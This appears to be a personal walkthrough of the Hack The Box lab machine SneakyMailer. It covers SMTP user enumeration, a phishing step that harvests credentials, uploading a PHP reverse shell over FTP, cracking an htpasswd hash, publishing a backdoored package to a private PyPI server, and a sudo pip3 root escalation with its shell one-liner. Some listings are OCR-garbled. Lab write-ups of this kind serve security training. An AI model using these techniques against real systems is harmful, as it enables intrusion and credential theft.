HTB.SneakyMailer

Working Theory

Enumeration

Tools

nmap

nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer\$ sudo nmap -sC -sV -oN portscn 10.10.10.197 [sudo] password for nobodyatall:

Starting Nmap 7.80 (https://nmap.org) at 2020-07-11 22:11 +08

Nmap scan report for 10.10.10.197

Host is up (0.35s latency). Not shown: 993 closed ports

PORT STATE SERVICE VERSION

21/tcp open tcpwrapped (ftp) 22/tcp open tcpwrapped (ssh)

|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)

25/tcp open tcpwrapped (SMTP)

|_smtp-commands: Couldn't establish connection on port 25

80/tcp open tcpwrapped (HTTP) 143/tcp open tcpwrapped (imap2) 993/tcp open tcpwrapped (imap) 8080/tcp open tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 144.64 seconds

Targets

port 21 (ftp)

login with the email credential into ftp

```
atall@0xDEADBEEF:~/htb/boxes/sneakymailer$ ftp 10.10.10.197
Connected to 10.10.10.197.
220 (vsFTPd 3.0.3)
Name (10.10.10.197:nobodyatall): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x soc3e0
                         0
                                      4096 Jun 23 08:15
drwxr-xr-xonne3t0(hoct
                         0
                                      4096 Jun 23 08:15
drwxrwxr-x 8 0
                                      4096 Jul 26 04:51 dev
                         1001
226 Directory send OK.
ftp>
```

so it's the webserver hosting codes

```
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxr-x
              8 0
                          1001
                                        4096 Jul 26 04:51
              3
                0
                          0
                                        4096 Jun 23
                                                     08:15
drwxr-xr-x
                0
                          0
                                        4096 May 26
                                                     19:52 css
drwxr-xr-x
              2
                0
                          0
                                        4096 May 26 19:52 img
drwxr-xr-x
                                                     09:44 index.php
              1
                0
                          0
                                       13742 Jun 23
-rwxr-xr-x
                0
                          0
                                        4096 May 26 19:52
drwxr-xr-x
              2
                0
                                        4096 May 26 19:52 pypi
drwxr-xr-x
                          0
drwxr-xr-x
                0
                          0
                                        4096 May 26 19:52
                                                           SCSS
                                       26523 May 26 20:58
                0
-rwxr-xr-x
                          0
                                                            team.php
drwxr-xr-x
              8 0
                          0
                                        4096 May 26
                                                     19:52
                                                            vendor
226 Directory send OK.
```

but it's not directly linked to the production web server

| , - | | | 1 | | | | | | | |
|---------------------------------------|----------------|-----------------|-------------------------------------|--|--|--|--|--|--|--|
| 150 Here comes the directory listing. | | | | | | | | | | |
| wxrw-rw- | 1001 | 1001 | 22 Jul 26 04:54 backdoor.php | | | | | | | |
| drwxr-xr-x | 2 0 | Θ | tcp4096 May 26 19:52 css | | | | | | | |
| drwxr-xr-x | 10210 197 | Θ | 4096 May 26 19:52 img tart Parrot | | | | | | | |
| -rwxr-xr-x | | 0 | 13742 Jun 23 09:44 index.php | | | | | | | |
| drwxr-xr-x | | | 4096 May 26 19:52 js | | | | | | | |
| drwxr-xr-x | sy 2 0 ray [1] | 0 -"),re | 4096 May 26 19:52 pypi | | | | | | | |
| drwxr-xr-x | 4 0 | 0 | 4096 May 26 19:52 scss | | | | | | | |
| -rwxr-xr-x | 1 0 | 0 | 26523 May 26 20:58 team.php | | | | | | | |
| drwxr-xr-x | 8 0 | ch O-binall | 4096 May 26 19:52 vendor | | | | | | | |

perform subdomain enum

//dev.sneakycorp.htb seems like the same as the one in ftp (forgot to chg the 8080 in script)



add dev.sneakycorp.htb into /etc/hosts upload revShell to ftp execute by going to dev.sneakycorp.htb/revShell.php

got initial foothold!

port 25 (smtp)

```
trying to connect with nc //debian 4.7.0? too many error? //seems like i can exec smtp command
```

```
(UNKNOWN) [10.10.10.197] 25 (smtp) open
DATA
220 debian ESMTP Postfix (Debian/GNU)
503 5.5.1 Error: need RCPT command
421 4.7.0 debian Error: too many errors
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ nc -v 10.10.10.197 25
10.10.10.197: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.197] 25 (smtp) open
VRFY
220 debian ESMTP Postfix (Debian/GNU)
501 5.5.4 Syntax: VRFY address [SMTPUTF8]
421 4.7.0 debian Error: too many errors
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$
[htb] 0:bash* 1:sudo-
```

smtp version

220 debian ESMTP Postfix (Debian/GNU)

smtp commands

//link: https://book.hacktricks.xyz/pentesting/pentesting-smtp

try verify valid & invalid user

```
nobodyatall@QxDEADBEEF:~/htb/boxes/sneakymailer$ nc -v 10.10.10.197 25 sneakycorp.htb [10.10.10.197] 25 (smtp) open

VRFY <test@tester.com>
220 debian ESMTP Postfix (Debian/GNU)

454 4.7.1 <test@tester.com>: Relay access denied

VRFY <angelicaramos@sneakymailer.htb>
252 2.0.0 <angelicaramos@sneakymailer.htb>

Open

/home/nobodyatall/tryhackme/25daysofchristmas/day3/Evil Elf.pcap (23 MB)
```

write python script to perform phishing (assume someone will read the email)

wireshark strange result

//tcp connection requesting http port & smtp port? someone clicked on that linked!

| | • | | | | | |
|-----|-------------------|--------------------|-------------------------|---------------|----------------------|------------------------|
| | 14 10.5801319 | 61 10.10.14.46 | 10.10.10.197 | TCP | 40 36148 → 25 [RS] | [] Seq=2277 Win=0 Len= |
| | 15 10.58079594 | 49 10.10.10.197 | 10.10.14.46 | TCP | 52 25 → 36148 [FIN | N, ACK] Seq=925 Ack=22 |
| ـ ا | - 16 10.5808157° | 76 10.10.14.46 | 10.10.10.197 | TCP | 40 36148 → 25 [RS] | [] Seq=2278 Win=0 Len= |
| | 17 17.6354846 | 49 10.10.10.197 | 10.10.14.46 | TCP | 60 49102 → 80 [SYN | N] Seq=0 Win=64240 Len |
| | 18 17.63551108 | 89 10.10.14.46 | 10.10.10.197 | TCP | 40 80 → 49102 [RS] | Γ, ACK] Seq=1 Ack=1 Wi |
| | | | | | | ¥ |
| 4 | | | | | | b l |
|)ı | Frame 1: 60 bytes | on wire (480 bits) |), 60 bytes captured (4 | 80 bits) on i | interface tun0, id 0 | A |
| | Daw nacket data | · · | | • | | |
| | | | | | | |

open netcat listener

//and the server post credentials?

firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt

```
*/
```

```
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ nc -lvp 18890 listening on [any] 18890 ... connect to [10.10.14.46] from sneakycorp.htb [10.10.10.197] 34322 POST / HTTP/1.1 Host: 10.10.14.46:18890 User-Agent: python-requests/2.23.0 Accept-Encoding: gzip, deflate Accept: */* Connection: keep-alive Content-Length: 185 Content-Type: application/x-www-form-urlencoded firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5 E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40S kFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt
```

after cleaned


```
GNU nano 4.9.2

firstName=Paul
lastName=Byrd
email=paulbyrd@sneakymailer.htb
password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt
rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt
urlDecoded password:^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
```


//continue imap2 path

port 80

domain name //add this domain name to hosts



main page




/: comment section


<!-- need to add Register link to Sidebar for /pypi/register.php -->

<!-- Content Wrapper -->

/pypi/register.php




emails



extract the mail


```
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ cat team | cut -f4 > mail nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ head mail airisatou@sneakymailer.htb angelicaramos@sneakymailer.htb bradleygreer@sneakymailer.htb brendenwagner@sneakymailer.htb briellewilliamson@sneakymailer.htb brunonash@sneakymailer.htb caesarvance@sneakymailer.htb carastevens@sneakymailer.htb carastevens@sneakymailer.htb nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$
```

extract usr name frm email



port 143 (imap2)

imap2 banner



imap commands

//link: https://book.hacktricks.xyz/pentesting/pentesting-imap

login with the credential got & successfully logon

paulbyrd email in mailbox

```
A1 LIST "" *

* LIST (\Unmarked \HasChildren) "." "INBOX"

* LIST (\HasNoChildren) "." "INBOX.Trash"

* LIST (\HasNoChildren) "." "INBOX.Sent"


* LIST (\HasNoChildren) "." "INBOX.Deleted Items"

* LIST (\HasNoChildren) "." "INBOX.Sent Items"

A1 OK LIST completed
```

connect to imap using evolution

there's some interesting email in paul sent iten directory



credential?

//Username: developer

//Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C

From: Paul Byrd <paulbyrd@sneakymailer.htb>

To: root < root@debian >

Subject: Password reset

Date: Fri, 15 May 2020 13:03:37 -0500 (05/16/2020 02:03:37 AM)

Hello administrator, I want to change this password for the developer

account

Username: developer

Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAld3]C

Please notify me when you do it

//go to ftp

port 8080


initFoothold

found pypi.sneakycorp.htb in the www dir

add pypi.sneakycorp.htb into /etc/hosts

browse with port 8080

//seems like i need to upload a package to it to let it install and gave me reverse shell of another user



Welcome to pypiserver!

This is a PyPI compatible package index serving 0 packages.

To use this server with pip, run the following command:

```
pip install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

To use this server with <code>easy_install</code>, run the following command:

```
easy install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

The complete list of all packages can be found here or via the simple index.

```
This instance is muning repoised 1.2.2 of the projection coffeen
```

pypi....htpasswd

pypi:\$apr1\$RV5c5YVs\$U9.OTqF5n8K4mxWpSSR/p/

```
www-data@sneakymailer:~/pypi.sneakycorp.htb$ cat .htpassw cat .htpasswd pypi:$apr1$RV5c5YVs$U9.0TqF5n8K4mxWpSSR/p/www-data@sneakymailer:~/pypi.sneakycorp.htb$
```

crack it and got the password

//soufianeelhaoui


```
nobodyatall@0xDEADBEEF:~/htb/boxes/sneakymailer$ sudo john --wordlist=/us
/share/wordlists/rockyou.txt .htpasswdPypi
Warning: detected hash type "md5crypt", but the string is also recognized
as "md5crypt-long"
Use kthe:/"--format=md5crypt-long" option to force loading these as that ty
e instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/12
AVX 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status

soufianeelhaoui (?)
1g 0:00:01:18 DONE (2020-07-26 18:10) 0.01269g/s 45380p/s 45380c/s 45380C
s souheib2..soufflekimiamo
```

read this article

//https://www.linode.com/docs/applications/project-management/how-to-create-a-private-python-package-repository/


create the files as the article mention



setup.py edit it with out custom payload

```
| Indeed of the property of th
```

create .pypirc for upload one ltr



compress the folder and upload to victim pc decompress it

run the following command

```
ww-data@sneakymailer:/tmp/back/backdoorPack$ python3 setup.py sdist
python3 setup.py sdist
Test Backdoor
running sdist
running egg info
writing backdoorPack.egg-info/PKG-INFO
writing dependency links to backdoorPack.egg-info/dependency links.txt
writing top-level names to backdoorPack.egg-info/top level.txt
reading manifest file 'backdoorPack.egg-info/SOURCES.txt'
writing manifest file 'backdoorPack.egg-info/SOURCES.txtdtil
warning: sdist: standard file not found: should have one of README, README.rst, READM
running check
creating backdoorPack-0.1
creating backdoorPack-0.1/backdoorPack
creating backdoorPack-0.1/backdoorPack.egg-info
copying files to backdoorPack-0.1...
copying setup.cfg -> backdoorPack-0.1
copying setup.py -> backdoorPack-0.1
copying backdoorPack/ init .py -> backdoorPack-0.1/backdoorPack
copying backdoorPack.egg-info/PKG-INFOT-> backdoorPack-0.1/backdoorPack.egg-info
copying backdoorPack.egg-info/SOURCES.txt -> backdoorPack-0.1/backdoorPack.egg-info
copying backdoorPack.egg-info/dependency:links.txt is> backdoorPack-0.1/backdoorPack.e
copying backdoorPack.egg-info/top level.txt -> backdoorPack-0.1/backdoorPack.egg-info
Writing backdoorPack-0.1/setup.cfg
```

as for the .pypirc it need to store at the HOME directory, so we can change the \$HOME PATH VAR to our directory

```
www-data@sneakymailer:/tmp/back/backdoorPack$ export HOME='/tmp/back'
export HOME='/tmp/back'
www-data@sneakymailer:~/backdoorPack$ cd ..
```

upload the package with this command

```
www-data@sneakymailer:~/backdoorPack$ python3 setup.py sdist upload -r backdoorPack
ackhon3 setup.py sdist upload -r backdoorPa
Test Backdoor
running sdist
running egg info
writing backdoorPack.egg-info/PKG-INFO
writing dependency links to backdoorPack.egg-info/dependency_links.txt carryarr
writing top-level names to backdoorPack.egg-info/top level.txt
reading manifest file 'backdoorPack.egg-info/SOURCES.txt'
writing manifest file 'backdoorPack.egg-info/SOURCES.txt'ii
warning: sdist: standard file not found: should have one of README, README.rst, README.txt, README.md
running check
creating backdoorPack-0.1
creating backdoorPack-0.1/backdoorPack
creating backdoorPack-0.1/backdoorPack.egg-info
copying files to backdoorPack-0.1...
copying setup.cfg -> backdoorPack-0.1
copying setup.py -> backdoorPack-0.1
copying backdoorPack/ init .py -> backdoorPack-0.1/backdoorPack
copying backdoorPack.egg-info/PKG-INFO -> backdoorPack-0.1/backdoorPack.egg-info
```

Post Exploitation

Privilege Escalation

low account

sudo -l

```
User low may run the following commands on sneakymailer: al
(root) NOPASSWD: /usr/bin/pip3
low@sneakymailer:~$

This instance is running
```

refer to GTFOBins

```
low@sneakymailer:~$ TF=$(mktemp -d)
low@sneakymailer:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
low@sneakymailer:~$ sudo pip3 install
id nobodyatall's Home
stackBOF
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
idProcessing /tmp/tmp.hPU9lZIiqm
# uid=0(root) gid=0(root) groups=0(root)
# # uid=0(root) gid=0(root) groups=0(root)
# whoamingstego
sh: 4: idwhoami: not found
# whoami
root

To use this server with pip, run the following command:

# To use this server with easy install, run the following command:
```

gotten root!

Creds

ftp cred

 $developer: m^AsY7vTKVT+dV1\{WOU\%@NaHkUAId3]C$

Paul Byrd Email

=======

email: paulbyrd@sneakymailer.htb

pw: ^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht

Flags

Write-up Images